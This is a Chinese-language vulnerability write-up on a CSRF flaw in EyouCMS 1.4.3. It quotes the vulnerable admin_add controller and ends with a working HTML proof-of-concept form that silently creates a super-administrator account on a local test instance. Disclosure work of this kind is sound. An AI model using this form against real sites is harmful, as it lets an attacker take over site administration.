# Eyoucms 1.4.3 csrf漏洞

## 一、漏洞简介

可通过csrf漏洞添加管理员

## 二、漏洞影响

Eyoucms 1.4.3

## 三、复现过程

### 漏洞分析


漏洞触发点在application\admin\controller\Admin.php

public function admin\_add()  
 {  
 $this->language\_access(); // 多语言功能操作权限  
  
 if (IS\_POST) {  
 $data = input('post.');  
  
 if (0 < intval(session('admin\_info.role\_id'))) {  
 $this->error("超级管理员才能操作！");  
 }  
  
 if (empty($data['password']) || empty($data['password2'])) {  
 $this->error("密码不能为空！");  
 }else if ($data['password'] != $data['password2']) {  
 $this->error("两次密码输入不一致！");  
 }  
  
 ...  
  
 if (empty($data['pen\_name'])) {  
 $data['pen\_name'] = $data['user\_name'];  
 }  
 if (M('admin')->where("user\_name", $data['user\_name'])->count()) {  
 $this->error("此用户名已被注册，请更换",url('Admin/admin\_add'));  
 } else {  
 $admin\_id = M('admin')->insertGetId($data);  
 if ($admin\_id) {  
 adminLog('新增管理员：'.$data['user\_name']);  
  
 /\*同步追加一个后台管理员到会员用户表\*/  
 try {  
 $usersInfo = Db::name('users')->field('users\_id')->where([  
 'username' => $data['user\_name'],  
 'lang' => $this->admin\_lang,  
 ])->find();  
 if (!empty($usersInfo)) {  
 $r = Db::name('users')->where(['users\_id'=>$usersInfo['users\_id']])->update([  
 'nickname' => $data['user\_name'],  
 'admin\_id' => $admin\_id,  
 'is\_activation' => 1,  
 'is\_lock' => 0,  
 'is\_del' => 0,  
 'update\_time' => getTime(),  
 ]);  
 !empty($r) && $users\_id = $usersInfo['users\_id'];  
 } else {  
 // 获取要添加的用户名  
 ...  
  
 $users\_id = Db::name('users')->insertGetId($AddData);  
 }  
 if (!empty($users\_id)) {  
 Db::name('admin')->where(['admin\_id'=>$admin\_id])->update([  
 'syn\_users\_id' => $users\_id,  
 'update\_time' => getTime(),  
 ]);  
 }  
 } catch (\Exception $e) {}  
 /\* END \*/  
  
 $this->success("操作成功", url('Admin/index'));  
 } else {  
 $this->error("操作失败");  
 }  
 }  
 }

可以看到进队管理员权限进行校验，而没有对提交token进行校验，导致恶意用户可引导管理员点击构造的url进行管理员添加，实际操作可不跳转到管理页面，以免引起怀疑。

### 漏洞复现

登陆后台，在高级选项>管理员>新增管理员点击之后截包



### poc

<html>  
 <!-- CSRF PoC - generated by Burp Suite Professional -->  
 <body>  
 <script>history.pushState('', '', '/')</script>  
 <form action="http://127.0.0.1/EyouCMS1.4.3/login.php?m=admin&c=Admin&a=admin\_add&lang=cn" method="POST">  
 <input type="hidden" name="user&#95;name" value="test" />  
 <input type="hidden" name="password" value="test" />  
 <input type="hidden" name="password2" value="test" />  
 <input type="hidden" name="pen&#95;name" value="" />  
 <input type="hidden" name="true&#95;name" value="" />  
 <input type="hidden" name="mobile" value="" />  
 <input type="hidden" name="role&#95;id" value="&#45;1" />  
 <input type="submit" value="Submit request" />  
 </form>  
 </body>  
 </html>

模拟管理员点击



添加完成

